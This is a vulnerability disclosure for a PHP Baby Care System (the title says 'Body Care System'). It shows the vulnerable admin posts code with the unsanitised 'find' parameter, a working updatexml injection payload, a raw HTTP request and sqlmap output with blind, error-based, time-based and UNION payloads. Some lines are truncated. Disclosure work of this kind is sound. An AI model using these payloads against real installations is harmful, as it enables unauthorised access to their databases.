debug601 Create SQLi-5.md History

1 contributor

51 lines (38 sloc) | 2.45 KB

# Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/posts.php&find=


```
<hr/>
<h3>Post List</h3><hr/>
<div class="col-lg-8 col-md-8 col-sm-12 menu-posts">
    <a class="<?php if($find==""){ echo "btn btn-success"; }else{ echo "btn btn-default"; } ?>" href="admin.php?id=posts&find=" role="button">All Page</a>

<?php /*Menu: show php code */
    $query = "SELECT * FROM tb_menu WHERE status=1";
    $menu = $db->select($query);
    if($menu){
        while($result = $menu->fetch_assoc()) {
?>
    <a class="<?php if($find==$result['id']){echo 'btn btn-success'; }else{ echo 'btn btn-default'; }?>" href="admin.php?id=posts&find=<?php echo $result['id']; ?>" r
<?php } } ?>
```

```
        </tr>
    <?php /*Theme: show Theme code */
        if($find == ""){
            $query = "SELECT * FROM tb_post";
        }else{
            $query = "SELECT * FROM tb_post WHERE menuid = '$find'";
        }
        $theme = $db->select($query);
        if(!$theme){
            echo "<h2>No Post Available !!</h2>";
        }else{
            $i = 1;
            while($result = $theme->fetch_assoc()) {
    ?>
```


Vulnerability location: /BabyCare/admin.php?id=posts&find= //find is Injection point

[+]Payload: /BabyCare/admin.php?id=posts&find=3%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //find is Injection point

```
GET /BabyCare/admin.php?id=posts&find=3%27%20and%20updatexml(1,concat(0x7e,(select%2
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=v8g2iaa0tsnt5b01btt83eb7qo
Connection: close
```




```
---
Parameter: find (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=posts&find=3' RLIKE (SELECT (CASE WHEN (6593=6593) THEN 3 ELSE 0x28

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&find=3' AND (SELECT 3959 FROM(SELECT COUNT(*),CONCAT(0x7170787

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&find=3' AND (SELECT 4643 FROM (SELECT(SLEEP(5)))bafh)-- GSoV

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: id=posts&find=3' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(
---
```



```
---
Parameter: find (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=posts&find=3' RLIKE (SELECT (CASE WHEN (6593=6593) THEN 3 ELSE 0x28 END))-- zXvu

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=posts&find=3' AND (SELECT 3959 FROM(SELECT COUNT(*),CONCAT(0x7170787071,(SELECT (ELT(3959=3959,1))),0x7178787171,FL
RMATION_SCHEMA.PLUGINS GROUP BY x)a)-- IVWt

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=posts&find=3' AND (SELECT 4643 FROM (SELECT(SLEEP(5)))bafh)-- GSoV

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: id=posts&find=3' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170787071,0x65476d614a4d4d69526c636a4e486f4
7a654761684c644d734557,0x7178787171),NULL#
---
```